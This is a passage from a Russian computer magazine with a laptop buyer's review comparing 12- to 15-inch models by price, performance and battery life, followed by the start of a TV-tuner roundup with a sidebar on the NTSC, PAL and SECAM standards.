Вданный обзор вошли только классические ноутбуки. Мы не рассматривали модели с диагональю от 17 дюймов, которые уже трудно назвать мобильными, и не стали ударяться в крайности, описывая 10-дюймовые устройства. В каждом из представленных сегодня классов (12, 13, 14 и 15 дюймов) присутствуют как бюджетные, так и дорогие производительные модели. При их оценке и сравнении необходимо учитывать некоторые особенности «ноутбукостроения».

Во-первых, разница в цене обусловлена не только производительностью. Возможно, стоимость двух моделей с похожими характеристиками будет различаться на сотни долларов — не нужно забывать, что на цену ноутбука влияет и качество матрицы, и материал

корпуса, и такие неудобные для измерения параметры, как эргономичность, позиционирование и дизайн.

Во-вторых, производительность бывает разной. Ноутбук может быть оснащен самым мощным мобильным процессором Core 2 Duo, но если в нем используется интегрированное графическое ядро, то непонятно, куда эту производительность применять, ведь для офисной работы и просмотра видео с лихвой достаточно и вполне средних по нынешним меркам процессоров, а вот про игры придется забыть. Конечно, по мере того как производители будут адаптировать свои модели к Vista Premium, дискретная графика должна стать нормой жизни, но аппетиты игровой индустрии растут быстро, а адаптеры с поддержкой DirectX 10 в мобиль-

ном исполнении мы не увидим еще долго. К примеру, новейший Mobility Radeon X2300 этой поддержки лишен, хотя его индекс относится к той же серии, что и настольные графические решения на базе R600.

В-третьих, высокая производительность — это не всегда хорошо, поскольку она сопряжена с повышенным энергопотреблением и тепловыделением. Чтобы добиться удовлетворительного времени работы, производители вынуждены комплектовать свои ноутбуки более емкими батареями, что негативно сказывается как на весе и габаритах, так и цене. Поэтому, в отличие от мобильных телефонов и КПК, миниатюрность для ноутбука — отнюдь не всегда враг дешевизны.

■ ■ ■ Дмитрий Лобач

ФОРМ-ФАКТОР
14"



ФОРМ-ФАКТОР
15"



Классика

ФОРМ-ФАКТОР
12-13"



САМЫЙ ПОРТАТИВНЫЙ ноутбук геймерской серии — Dell XPS M1210 с диагональю экрана всего 12"

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	▶	XPS M1210
Производитель	▶	Dell
Адрес в Интернете	▶	www.dell.ru
Процессор	▶	Intel Core 2 Duo T7600
Память: тип/объем, Мбайт	▶	DDR2-667/1024
Видеоадаптер: модель/память, Мбайт	▶	NVIDIA GeForce Go 7400/64
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	▶	SATA/7200/100
Емкость батареи, мАч	▶	7650
Ориентировочная цена, \$	▶	1500

Средний класс: Dell XPS M1210

■ От 12-дюймовых ноутбуков обычно никто не ожидает особой прыти — как правило, их приобретают не для того, чтобы играть. Тем не менее встречаются исключения: решив, что мобильные игровые ноутбуки тоже необходимы, компания Dell создала маленького представителя в производственной геймерской серии XPS — M1210 с 12,1-дюймовым WXGA-экраном (разрешение — 1280x800).

Ноутбук оснащен двоядерным процессором Core 2 Duo T5600 (1,83 ГГц), 1 Гбайт памяти (расширяется до 4 Гбайт) и, что еще более важно для игр, дискретным видеоадаптером NVIDIA GeForce Go 7400 (64 Мбайт собственной памяти).

Батарея Dell XPS M1210 имеет впечатляющую емкость 7650 мАч. Поскольку места для нее в таком маленьком ноутбуке недостаточно, она сильно выступает из корпуса сзади. Батарея также повлияла на увеличение веса компьютера почти до 2 кг, что существенно больше по сравнению с тем

же 13-дюймовым VAI0 SZ2XRP. Но те, кто готов смириться с этим недостатком, получат неплохое время автономной работы: почти три часа в офисном режиме и четыре — при проигрывании мультимедиа.

Есть вариант и для тех, кому этот параметр не так важен: уменьшенная батарея на 4800 мАч. Dell XPS M1210 оборудован 100-гигабайтным винчестером (встречаются и более дешевые модели с меньшим HDD и более слабым процессором) и пишущим DVD-приводом.

Коммуникационные возможности и набор разъемов весьма неплохо смотрятся на фоне скромных размеров ноутбука: в наличии имеются 802.11g и Bluetooth 2.0 с EDR, модем V.92, 100-мегабитный сетевой порт, четыре порта USB 2.0, один FireWire, съемный карт-ридер, подключаемый через один из разъемов PCMCIA II, камера (1,3 мегапикселя), VGA-разъем для подключения внешнего монитора и S-Video — для телевизора.

Средний класс: BenQ Joybook S31

■ 13-дюймовые ноутбуки встречаются довольно редко, поэтому если это ваш любимый размер, то на сегодняшний день выбор весьма невелик — либо VAIO S22, либо модель вроде BenQ Joybook S31, которая дешевле продуктов Sony на \$500–1000 и оснащена при этом даже более мощным процессором Core Duo T5500 и 1 Гбайт DDR2-667. Впрочем, мощь Joybook S31 не сбалансирована, ибо дискретная видеосистема здесь отсутствует, а от Intel GMA 950 многого ожидать не приходится.

13-дюймовый широкоэкранный дисплей с глянцевым антибликовым покрытием имеет разрешение WXGA (1280x800) и максимальную яркость 220 кд/м². Углы обзора хуже, чем хотелось бы, но это свойственно всем моделям данного ценового диапазона.

Joybook S31 достаточно массивен для своих размеров — со стандартной

батареи на 4400 мАч он весит 2,1 кг. Время автономной работы при максимальном энергосбережении составляет около трех с половиной часов, а использование восьмикоростного двуслойного DVD-RW для кинопросмотра сокращает его до двух с лишним часов. На эту модель устанавливается SATA-винчестер со скоростью вращения 5400 оборотов в минуту и объемом 80 или 100 Гбайт.

BenQ Joybook S31 оснащен всеми необходимыми коммуникационными интерфейсами, включая Wi-Fi 802.11 b/g и Bluetooth 2.0 + EDR, а также большим количеством разъемов — четырьмя портами USB 2.0, одним FireWire, гигабитным Ethernet, выходами VGA, S-Video и S/PDIF. В наличии также карт-ридер «5 в 1» (SD/MMC/MS/MS Pro/xD), 1,3-мегапиксельная веб-камера и слот расширения ExpressCard.



ФОРМ-ФАКТОР
12-13"

СРЕДИ ПРЕИМУЩЕСТВ этой модели — неплохая встроенная акустическая система

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	Joybook S31
Производитель	BenQ
Адрес в Интернете	www.benq.ru
Процессор	Intel Core 2 Duo T5500
Память: тип/объем, Мбайт	DDR2-667/1024
Видеоадаптер	Intel GMA 950
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	SATA/5400/100
Емкость батареи, мАч	4400
Ориентировочная цена, \$	1300

ФОРМ-ФАКТОР
12-13"

Топовое решение: Sony VAIO SZ2XRP/Cs

■ В данной модели гармонично сочетаются мобильность (подразумевается компактность, малый вес и длительное время автономной работы) и неплохая мощность. Не стоит ждать, что на VAIO SZ2 можно будет с комфортом поиграть в Crysis или S.T.A.L.K.E.R., но удивить этот ноутбук вполне способен. Он оборудован двумя видеосистемами — интегрированной Intel GMA 950 и дискретной GeForce Go 7400 со 128 Мбайт памяти и технологией Turbo Cache. Первая отличается экономичностью (увеличивая время автономной работы более чем на 20%), зато вторая в 4–6 раз более производительна и вполне тянет Doom 3, Prey и UT 2004 при средних настройках качества. Выбор между конфигурациями пользователь осуществляет вручную, устанавливая переключатель над клавиатурой в положение «Stamina» или «Speed».

Дизайн и исполнение ноутбука достойны самых положительных оценок. Корпус выполнен из металла, что положительно сказывается на прочности и температурном режиме. Особенно впечатляет крышка из уг-

леволокна толщиной всего в 5 мм. Такого результата разработчики добились за счет использования LED-подсветки экрана. Помимо компактности, более качественной цветопередачи и повышенной яркости светодиодная подсветка позволяет еще на десяток процентов продлить время автономной работы — оно составляет около шести часов в режиме энергосбережения.

Несмотря на скромные размеры, VAIO SZ2 оснащен всеми необходимыми разъемами и встроенными гаджетами: помимо двух USB-портов здесь есть FireWire, карт-ридер, Bluetooth 2.0+EDR, сетевой адаптер 10/100 Мбит/с, модем V.92, веб-камера с разрешением 640x480 и сканер отпечатков пальцев. У ноутбука относительно высокая цена, но это легко исправить: можно приобрести модель VAIO SZ2HRP/B, в которой имеется процессор Core Duo T2300 (1,66 ГГц) вместо T2500 (2 ГГц), винчестер на 80 Гбайт, ламповая подсветка вместо LED, магний вместо углеволокна и отсутствует сканер отпечатков — зато и цена примерно на \$500 меньше.

ДВЕ ВИДЕОПЛАТЫ для работы в производительном и энергосберегающем режимах

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	VAIO SZ2XRP/Cs
Производитель	Sony
Адрес в Интернете	vaio.sony.ru
Процессор	Intel Core 2 Duo T2500
Память: тип/объем, Мбайт	DDR2-533/1024
Видеоадаптер: модель / объем памяти, Мбайт	Intel GMA 950 и NVIDIA GeForce Go 7400/128
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	SATA/5400/100
Емкость батареи, мАч	5200
Ориентировочная цена, \$	2300

Бюджетная модель: HP 500

■ Самая сильная черта HP 500 — это его цена. Этот ноутбук, лишь немного менее производительный и функциональный, чем средняя офисная модель, к тому же стоит всего лишь \$800 и при этом несет на себе логотип HP Compaq, что гарантирует высокое качество сборки.

Ноутбук основан на относительно старом мобильном процессоре Pentium M 740 с тактовой частотой 1,733 ГГц и чипсете i915 GM, оснащен 512 Мбайт DDR2-533 (максимальный объем — 1 Гбайт) и PATA-винчестером на 80 Гбайт. Видеосистема интегрированная: Intel GMA 900 со 128 Мбайт видеопаме-ти, выделяемой из основной системной.

На практике производительность HP500 на 30–40% ниже, чем у ноутбуков с младшими моделями Core 2 Duo, однако если не замахиваться на Windows Vista, то ее будет вполне достаточно для офисной работы, веб-серфинга и просмотра видео.

Набор разъемов у HP600 включает только самое необходимое: два порта USB, VGA-выход, слот PCMCIA. Конечно же, присутствуют модуль Wi-Fi 802.11 b/g, 100-мегабитный сетевой порт и модем V.90. Кроме того, ноутбук оснащен двуслойным DVD-RW.

Покрытие 14-дюймового WXGA-экрана матовое, что очень удобно при работе в ярко освещенных помещениях, контрастность и яркость вполне приемлемы, а вот углы обзора оставляют желать много лучшего.

Дизайн HP 500 строг, но не лишен оригинальности: здесь нет дополнительных мультимедийных кнопок или кнопок быстрого запуска, но тачпад находится в своеобразной неглубокой выемке на корпусе и покрыт маленькими углублениями, чтобы его границы чувствовались наощупь.

В HP500 установлена исключительно скромная батарея емкостью 2200 мАч. Несмотря на это, длительность автономной работы при максимальном уровне энергосбережения составляет около трех часов, то есть вполне на уровне более дорогих ноутбуков. Кроме того, благодаря низкому энергопотреблению у HP 500 нет проблем с перегревом.

Как это ни удивительно, существует даже более дешевая версия HP 500 с процессором Celeron M 350 (1,3 ГГц), 256 Мбайт памяти, винчестером объемом 40 Гбайт, DVD/CD-RW-приводом и без предустановленной Windows XP, которая стоит всего \$600.



ФОРМ-ФАКТОР
14"

ОФИСНЫЙ НОУТБУК от HP с низким энергопотреблением и привлекательной ценой

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	500
Производитель	HP
Адрес в Интернете	www.hp.ru
Процессор	Intel Pentium M 740
Память: тип/объем, Мбайт	DDR2-533/512
Видеоадаптер	Intel GMA 900
Жесткий диск: интерфейс/объем, Гбайт	PATA/80
Емкость батареи, мАч	2200
Ориентировочная цена, \$	800

Средний класс: LG LW40-4555

■ Ноутбук LG LW40-4555 появился на рынке больше года назад. Однако ветеран вполне способен победить некоторых более ярких конкурентов что называется «по очкам» — за счет эргономичности, дизайна и хорошего соотношения цена/производительность. Все-таки устаревание модели имеет не только негативную сторону, но и вполне позитивную: сегодня LG LW40-4555 можно приобрести меньше чем за \$1300, что для ноутбука такого класса совсем недорого.

Модель основана на процессоре Pentium M 760 с тактовой частотой 2 ГГц (FSB 533 МГц) и чипсете i915 PM с 512 Мбайт DDR2-533 (можно расширить до 2 Гбайт), а также оборудована дискретной видеосистемой ATI Mobility Radeon X600 со 128 Мбайт собственной памяти. Если нет желания играть в Aero или игры, вышедшие после 2004 года, то возможностей LG LW40-4555 хватит с лихвой.

Широкоформатный дисплей с разрешением WXGA (1280x768) имеет не модное

«стеклянное», а старое доброе антибликовое покрытие, которое смотрится не так эффектно, но зато не мешает работать при ярком освещении.

Разумеется, ноутбук вряд ли сможет соревноваться с VAIO S22 или 12-дюймовыми моделями в легкости и компактности, но грамотный дизайн делает его визуально очень тонким. Клавиатура имеет привычные для десктопов размеры и расположение клавиш основного блока, включая «Shift», «Tab», «Backspace» и «Enter».

Безусловным недостатком является малое время автономной работы: всего чуть более трех часов в офисном режиме и чуть более двух при просмотре DVD.

Ноутбук оборудован тремя портами USB 2.0, портом FireWire, карт-ридером и слотом расширения ExpressCard. Есть также привод DVD-RW, который можно легко извлечь, если в нем нет необходимости (правда, заглушки нет) — ведь кино можно посмотреть и с достаточно объемного 80-гигабайтного винчестера.



ФОРМ-ФАКТОР
14"

ОТЛИЧНЫЙ ДИЗАЙН. эргономичность, привлекательное соотношение цена/качество

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	LW40-4555
Производитель	LG Electronics
Адрес в Интернете	www.lg.ru
Процессор	Intel Pentium M 760
Память: тип/объем, Мбайт	DDR2-533/512
Видеоадаптер: модель/объем памяти, Мбайт	ATI Mobility Radeon X600/128
Жесткий диск: интерфейс/скорость вращения, об/мин./объем, Гбайт	PATA/4200/80
Емкость батареи, мАч	4800
Ориентировочная цена, \$	1200

Производительное решение: ASUS A8Jr

■ Новый ноутбук ASUS A8Jr имеет неожиданно мощную для 14-дюймовой модели конфигурацию, которая включает процессор Core 2 Duo T7200 с тактовой частотой 2 ГГц, 2 Гбайт ОЗУ, винчестер 120 Гбайт, а также дискретный видеоадаптер Mobility Radeon X1700 с 256 Мбайт памяти.

За высокую производительность приходится платить уменьшением автономности. Батарея на 4800 мАч, которая вполне способна долго «кормить» более скромные ноутбуки, истощается менее чем за два часа просмотра DVD или два с половиной — три часа офисной работы.

Дисплей с разрешением WXGA+ (1440х900 пикселей) не может похвастаться хорошими углами обзора. Клавиатура несколько огорчает заузданными навигационными клавишами, но в целом удобна.

Коммуникационные возможности ноутбука явно выше средних. Помимо стандартных 802.11 b/g и модема V.90 здесь есть

Bluetooth и гигабитный Ethernet, IrDA, целых пять портов USB 2.0, порт FireWire, выход S/PDIF. Обычный VGA-выход дополнен DVI-D и S-Video. В наличии также имеется карт-ридер и двуслойный DVD-RW.

В заключение необходимо отметить, что помимо модели ASUS A8Jr существует A8Js, идентичная ей во всем кроме графической подсистемы — в этом ноутбуке используется GeForce Go 7700. Благодаря значительно лучшим характеристикам решения NVIDIA видеосистема A8Js намного мощнее (в некоторых приложениях — более чем на 40%), и при этом эта модель имеет чуть большее время автономной работы. Проблема в том, что ASUS A8Js на российский рынок пока не поставляется, и найти его можно разве что у «серых» импортеров по сильно завышенной цене. Тем не менее, если ASUS A8Js когда-нибудь официально появится в России, то, безусловно, лучше покупать именно его.



МОЩНАЯ КОНФИГУРАЦИЯ и, как следствие, небольшое время автономной работы

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	➤	A8Js
Производитель	➤	ASUS
Адрес в Интернете	➤	www.asus.ru
Процессор	➤	Intel Core 2 Duo T7200
Память: тип/объем, Мбайт	➤	DDR2-667/2048
Видеоадаптер: модель/объем памяти, Мбайт	➤	Mobility Radeon X1700/256
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	➤	SATA/5400/120
Емкость батареи, мАч	➤	4800
Ориентировочная цена, \$	➤	1800

Бюджетная модель: Acer Aspire 5101AWLMi



VISTA AERO вполне по силам этому ноутбуку, если расширить оперативную память до 1 Гбайт

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	➤	Aspire 5101AWLMi
Производитель	➤	Acer
Адрес в Интернете	➤	www.acer.ru
Процессор	➤	AMD Turion MK-36
Память: тип/объем, Мбайт	➤	DDR2-533/512
Видеоадаптер: модель/объем памяти, Мбайт	➤	ATI Mobility Radeon X1300/128
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	➤	SATA/5400/120
Емкость батареи, мАч	➤	4000
Ориентировочная цена, \$	➤	1000

■ Acer Aspire 5101AWLMi отличается от прочих рассматриваемых нами моделей тем, что в нем используется процессор AMD — двухгигагерцевый Turion MK-36, достаточно мощный одноядерный чип, немного опережающий по производительности все новые Celeron M и почти все Pentium M. Кроме того, ноутбук оборудован дискретным видеоадаптером ATI Mobility Radeon X1300. Объем встроенной памяти по сегодняшним меркам невелик — 512 Мбайт, но его можно существенно увеличить, дополнительно установив два модуля DDR2-533.

Несмотря на то что производительность видеосистемы Acer Aspire в несколько раз выше, чем у ноутбуков с интегрированной графикой, мощности Radeon X1300 уже явно не хватает для нынешних игр. Не столь требовательному к видеоплате Aero такой видеоадаптер подойдет больше, однако для Vista здесь мало памяти: в итоге придется потратиться на расширение оперативной памяти. Тем не менее его стоимость с 1 Гбайт памяти и предустановленной Vista Home Premium со-

ставляет \$1000 — то есть соотношение цена/производительность очень неплохое.

А вот времени автономной работы явно недостаточно: при минимальной загрузке процессора и видеоплаты оно составляет около двух часов, а при воспроизведении видео — всего полтора. Батарея имеет не самую маленькую емкость (4000 мАч), при этом энергопотребление достаточно велико, что негативно сказывается на температурном режиме работы. Другими словами, ноутбук достаточно сильно греется при сколь угодно существенной нагрузке.

Качество WXGA-экрана не таит никаких сюрпризов: оно полностью соответствует ценовой категории. Набор интерфейсов и портов чуть лучше, чем можно ожидать от бюджетного ноутбука: помимо 100-мегабитного сетевого порта и 802.11 b/g присутствует Bluetooth 2.0 + EDR, есть три порта USB 2.0 и слот расширения PCMCIA II.

Объем винчестера составляет 60 Гбайт; ноутбук также оборудован пишущим DVD-RW с поддержкой двуслойной записи.

Средний класс: Samsung R65

■ Ноутбук Samsung R65 является типичным представителем среднего класса: на нем установлен достаточно мощный процессор Core Duo T2500 (2 ГГц), чипсет i945PM, 1 Гбайт памяти DDR2-533 и дискретная видеоплата GeForce Go 7600. Эта комбинация делает ноутбук намного более мощным, чем бюджетные модели, но для желающих играть в новые игры этого уже недостаточно. Впрочем, благодаря Аего дискретная видеосистема становится предметом первой необходимости и в деловых кругах, для которых Samsung R65, по всей видимости, и предназначен — хотя светлая окраска его корпуса не слишком хорошо укладывается в образ офисного ноутбука.

Экран Samsung R65 имеет достаточно высокое разрешение SXGA+ (1440x900) и ставшее уже нестандартным соотношение сторон 16:10. Качество изображения и углы обзора можно считать вполне удовлетворительными; эффектное глянцевое покрытие, как обычно, чревато бликами при сильном освещении.

Коммуникации и разъемы являются сильным местом Samsung R65. Он оборудован

100-мегабитным сетевым портом, Wi-Fi, Bluetooth 2.0 + EDR, карт-ридером, модемом V.92, четырьмя портами USB 2.0, одним портом FireWire. В наличии имеются даже COM и IrDA для подключения старого оборудования, а также выходы VGA для внешнего монитора, S-Video для подключения телевизора и S/PDIF — для внешней акустики. Такая же универсальность присуща и слотам расширения: имеется как PCI Express (54 мм), так и PC Card II. В ноутбуке установлен жесткий диск SATA объемом 100 Гбайт и ставший стандартом DVD-RW-привод с возможностью двуслойной записи.

Небольшая по емкости батарея (5200 мАч) обеспечивает среднее время автономной работы: три с половиной часа в режиме максимального энергосбережения и два с четвертью при просмотре фильмов с DVD.

Стоимость Samsung R65 в описанной конфигурации составляет около \$1700, однако модификация с менее мощным процессором, 80-гигабайтным винчестером, экраном с разрешением 1024x768 и видеоадаптером GeForce Go 7400 обойдется всего в \$1300.



ОБШИРНЫЙ НАБОР интерфейсов и разъемов, сбалансированная производительность

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	▶	R65
Производитель	▶	Samsung
Адрес в Интернете	▶	www.samsung.ru
Процессор	▶	Core Duo T2500
Память: тип/объем, Мбайт	▶	DDR2-533/1024
Видеоадаптер	▶	GeForce Go 7600
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	▶	SATA/5400/100
Емкость батареи, мАч	▶	5200
Ориентировочная цена, \$	▶	1700



АГРЕССИВНЫЙ ДИЗАЙН. мощная геймерская система, расширенная комплектация

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Модель	▶	G1P
Производитель	▶	ASUS
Адрес в Интернете	▶	www.asus.ru
Процессор	▶	Intel Core 2 Duo T7600
Память: тип/объем, Мбайт	▶	DDR2-667/2048
Видеоадаптер: модель / объем памяти, Мбайт	▶	GeForce Go 7700/512
Жесткий диск: интерфейс/скорость вращения, об./мин./объем, Гбайт	▶	SATA/5400/160
Емкость батареи, мАч	▶	4800
Ориентировочная цена, \$	▶	3000

Топовая модель: ASUS G1P

■ Ноутбук ASUS G1P позиционируется как исключительно геймерская модель. Его производительность в играх ненамного выше, чем у более универсальной модели A8Jp/A8Js, зато дизайн и комплектация не оставляют сомнений в том, что система предназначена для молодых геймеров.

Дизайн ноутбука G1P выполнен в стиле хай-тек с многочисленными агрессивными деталями, вставками из яркого монохромного пластика (зеленый в G1P и красный в G2P) и светодиодами, которые зажигаются, когда ноутбук используется для игры. Клавиатура также максимально приспособлена для игр: клавиши крупные; в отличие от многих современных моделей, часто используемый в играх левый «Ctrl» расположен на своем месте. Большой ход клавиш максимально приближен к таковому у настольных клавиатур.

Небольшой OLED-дисплей может использоваться для вывода мгновенных сообщений без выхода из полноэкранного режима игры. В комплекте поставки при-

сутствует отличная геймерская мышь Logitech MX 518 и рюкзак. Покрытие ноутбука устойчиво к царапинам.

G1P поставляется с экранами с разрешением 1280x800 или 1680x1050 и отличными характеристиками. Контрастность, яркость, углы обзора и время отклика способны удовлетворить самых требовательных пользователей.

Ноутбук может быть оснащен мобильным процессором Intel Core 2 Duo T5600, T7200, T7400 или T7600, 2 Гбайт оперативной памяти DDR2-667, винчестером до 160 Гбайт и дискретным видеоадаптером NVIDIA GeForce Go 7700. Модель оснащена почти всеми возможными интерфейсами, включая 802.11 b/g, Bluetooth 2.0 + EDR, четыре порта USB 2.0 и один FireWire, VGA, DVI, S-Video и S/PDIF.

Ноутбук был представлен сравнительно недавно, поэтому, к сожалению, его стоимость пока неизвестна, но в некоторых торговых точках его можно найти по цене около \$3000.

Разностороннее вещание

На российском рынке представлен широкий ассортимент ТВ-тюнеров, различающихся как по типу подключения, так и предоставляемым пользователю возможностям. Мы рассмотрели восемь моделей различных форм-факторов.

В этой статье

Два внутренних ТВ-тюнера с интерфейсом PCI

Два внешних ТВ-тюнера с интерфейсом PCMCIA

Два внешних ТВ-тюнера с интерфейсом USB

Два автономных ТВ-тюнера

Краткий обзор основных аналоговых стандартов телевидения

Полный переход на европейский стандарт цифрового наземного телевизионного вещания DVB-T в России можно ожидать лишь к 2015 году. Во всяком случае, таковы прогнозы. Связано это с отсутствием сформировавшегося рынка платных мультимедийных услуг и небольшим количеством устройств для приема цифрового сигнала. Ведь в большинстве своем сейчас распространены аналоговые телевизоры, и для просмотра цифрового ТВ необходима приставка set-top box или новая модель телевизора с возможностью приема цифрового сигнала.

Тем не менее в Москве, например, уже можно принимать несколько цифровых каналов. Поэтому отрадно, что появляются и модели гибридных

ТВ-тюнеров с поддержкой как аналогового стандарта, так и DVB-T.

Мы провели обзор тюнеров, посмотрели, что производители готовы предложить потребителям, а также классифицировали решения, имеющиеся на рынке. Итак, можно выделить четыре класса подобных устройств: классические внутренние ТВ-тюнеры PCI, портативные модели формата PCMCIA, с интерфейсом USB 2.0 и, конечно, автономные аппараты, которые подключаются между видео-платой и монитором.

ТВ-тюнеры PCI

Не секрет, что данный вид ТВ-тюнеров является наиболее распространенным. Основное место его применения — настольные компьютеры. Соотношение цена/качество у таких моделей всегда находится на высоком уровне. Кроме того, в большинстве подобных устройств имеется FM-приемник.

Beholder Behold TV M6 Extra

Новая модель ТВ-тюнера Beholder выполнена на базе аппаратного кодировщика MPEG-2 Philips SAA6752HS.

COMPRO VIDEOMATE V550 является типичным представителем автономных ТВ-тюнеров. С его помощью можно просматривать программы даже на мониторе, не подключенном к компьютеру. Устройство имеет привлекательный дизайн и обладает широкими возможностями подключения, однако его стоимость весьма велика.



Этот чип представлен на рынке в нескольких вариантах, в данном случае индекс 103 указывает на поддержку кодирования звука в формате AC-3. Эта функция потребует тем, кто будет осуществлять видеозахват с помощью ТВ-тюнера, не покупая профессиональных плат. Данная модель также отличается наличием RDS в режиме FM-радио. В комплект устройства входит все необходимое для успешной работы. Имеются функции управления питанием с пульта ДУ и программирования времени включения по расписанию. Также поддерживаются ПДУ других производителей, при этом следует активировать опцию обновления микропрограммы ТВ-тюнера. M6 Extra без проблем будет работать в новой ОС Windows Vista, а также подойдет для пользователей Windows XP Media Center Edition. Таким образом, компания Beholder еще раз подтвердила, что производит сбалансированные и продуманные решения.

Compro VideoMate S350

Compro выпустила спутниковый ТВ-тюнер с поддержкой стандарта DVB-S. Данная модель также совместима с HDTV и DiSEqC V1.2 (передача потокового видео и цифровая запись в MPEG-2), что обеспечивает наилучший ТВ-прием DVB-S. Кроме того, предусмотрена и возможность захвата аналоговых видео- и аудиоданных, для этого установлен 9-битный АЦП от компании Philips. Благодаря Power Up Technology плата может автоматически загружать операционную систему, если компьютер выключен или находится в спящем режиме.

Включать и выключать компьютер можно с помощью удобного ПДУ, поставляемого в комплекте. Также ТВ-тюнер поддерживает много интересных функций, таких как «Timeshift» — предварительный просмотр каналов, субтитры. Улучшена поддержка функции «картинка-в-картинке», чтобы просматривать нескольких передач одновременно (до четырех цифровых каналов). Примечательно и то, что тюнер позволяет установить телетрансляцию в качестве картинки Рабочего стола.

ТВ-тюнеры PCMCIA

Подобные устройства чаще всего используются в ноутбуках. Так как мобильность проникает в большинство сфер современной жизни, многие пользователи уже отказываются от стандартных десктопов. Однако не у всех владельцев ноутбуков слот PCMCIA находит применение, поэтому установить в него ТВ-тюнер является вполне логичным решением: функциональность таких моделей находится на высоком уровне, так что о покупке устройства этого класса пользователь вряд ли пожалеет.

AVerMedia AVerTV Hybrid+FM Cardbus

Данная модель выполнена в формате PCMCIA, что почти однозначно определяет сферу ее применения — ноутбу-

ки. Слово Hybrid в названии является ключевым и означает поддержку данным тюнером не только аналогового, но и цифрового телевидения стандарта DVB-T. Рассматриваемую модель нельзя назвать новой, но ВЧ-блок Xceive XC3018 вместе с 9-битным декодером Philips SAA7135HL и демодулятором MT352 по-прежнему обеспечивают ее конкурентоспособность. Благодаря XC3018, который позволяет принимать как аналоговое, так и цифровое телевидение, вы также можете слушать радиостанции FM-диапазона. Запись программ осуществляется во множество форматов, среди которых MPEG-1, MPEG-2, DVD, SVCD и VCD. Кроме того, предусмотрена возможность программирования таймера и планировщика для записи любимых →

Аналоговое телевидение

Телевизионное изображение и звук кодируются в аналоговый сигнал благодаря изменению амплитуды и частоты передаваемого сигнала. Компании, вещающие в аналоговом формате, используют системы PAL, NTSC и SECAM, а для передачи сигнала предназначены ОВЧ (FHV) — радиочастоты от 30 до 300 МГц и УВЧ (UHV) — частоты от 300 МГц до 3 ГГц.

При формировании изображения на экране используется частота обновления от 24 до 30 Гц.

✓ **NTSC** применяется в США, Японии и некоторых других странах. Стандарт NTSC был принят в 1952 году. Он задает метод кодирования исходного сигнала в композитный видеосигнал при поддержке 16 млн цветов. При этом кадр состоит из 525 строк, обновляемых с частотой 30 Гц. При создании каждого такого кадра луч электронной пушки делает два прохода по экрану: сначала по нечетным строкам, потом — по четным (чересстрочная развертка).

Основной недостаток данного стандарта — неоднородный цветовой тон на участках изображения различной яркости. Сейчас появляются новые спецификации на основе NTSC — например, Super NTSC и 16x9 NTSC.

✓ **PAL** является основным телевизионным стандартом в Европе (и некоторых других странах мира). Название стандарта является аббревиатурой от Phase Alternate Line, что означает «построч-

ное изменение фазы». Стандарт PAL использует метод добавления цвета к черно-белому телевизионному сигналу. Но здесь уже изображение состоит из 625 строк против 525 у NTSC, хотя частота обновления экрана ниже — 25 Гц. Данный стандарт с NTSC объединяет то, что в них используется чересстрочная развертка.

Основной недостаток — повышенное по сравнению с другими аналоговыми стандартами соотношение сигнал/шум.

✓ **SECAM** используется главным образом в России и Франции. Название происходит от SEquential Couleur Avec Memoire — «секвенсный цветной с памятью».

Данный стандарт предусматривает разложение телевизионного кадра на 625 строк при частоте 50 Гц. Так как частота кадров и количество строк соответствует стандарту PAL, есть возможность просматривать видео в формате SECAM на видеоплеере PAL-стандарта (и наоборот), но в монохромном варианте.

Главным отличием SECAM от рассмотренных ранее стандартов является отсутствие изменения цветового тона из-за нелинейности частотных, амплитудных и фазовых характеристик в механизме построения изображения. Впрочем, следствием примененной техники для решения вышеназванной проблемы стала возможность появления едва заметных цветовых контуров на резких переходах темного и светлого изображений.



AVERMEDIA AVerTV HYBRID+FM VOLAR
отличается минимальными габаритами и строгим дизайном

программ, а также имеется функция «Timeshift», позволяющая отвлечься на несколько минут от просмотра, а потом продолжить его с того же места, на котором он был прерван.

В комплект поставки входят пульт ДУ, антенна и набор соединительных кабелей, поэтому проблем с подключением разнообразной аудио- и видеотехники не возникнет.

Beholder Behold TV Columbus

Данный ТВ-тюнер тоже является PCMCIA-моделью, поэтому над внешним видом разработчикам задумываться не надо, но все равно приятно, что они ответственно подходят к данному вопросу. Выступающая часть данного тюнера не будет смотреться чужеродно в вашем ноутбуке — все сделано элегантно и красиво. Columbus построен на чипе Philips SAA7135, который также используется и в Behold TV 409 FM. Таким образом, производитель

просто перенес удачное решение с PCI на интерфейс PCMCIA, используя ВЧ-блок компании ALPS. Для подключения аудио- и видеотехники используется переходник, поддерживающий множество интерфейсов. Пульт ДУ, может, и не очень удобен, зато он компактен и его можно носить с собой. С FM-приемом проблем также не возникнет, потому что в комплекте поставляется антенна, а за работу отвечает чип Philips TEA5767. Предлагаемое ПО позволяет осуществлять вещание в сеть, делать окно просмотра передач прозрачным, настраивать НЧ-входы с возможностью регулировки параметров картинки и звука, что, скорее всего, понравится тем, кто любит заниматься оцифровкой аналоговых записей. А изучение иностранных языков с помощью 25-го кадра от компании Beholder станет приятным дополнением ко всему вышеперечисленному.

ТВ-тюнеры USB 2.0

Вы можете встретить модели, выполненные в формате флеш-драйва или в виде отдельной коробочки, но идея данных устройств одна — достигнуть максимальной мобильности. Плюс к этому добавляется и универсальность использования: вы можете брать подобные устройства в дорогу, ведь габариты и вес не будут ощутимыми.

AverMedia AVerTV Hybrid+FM Volar

Прежде всего, данное устройство привлекает внимание своим дизайном. Очень компактный и красивый ТВ-тюнер внешне ничем не отличается от

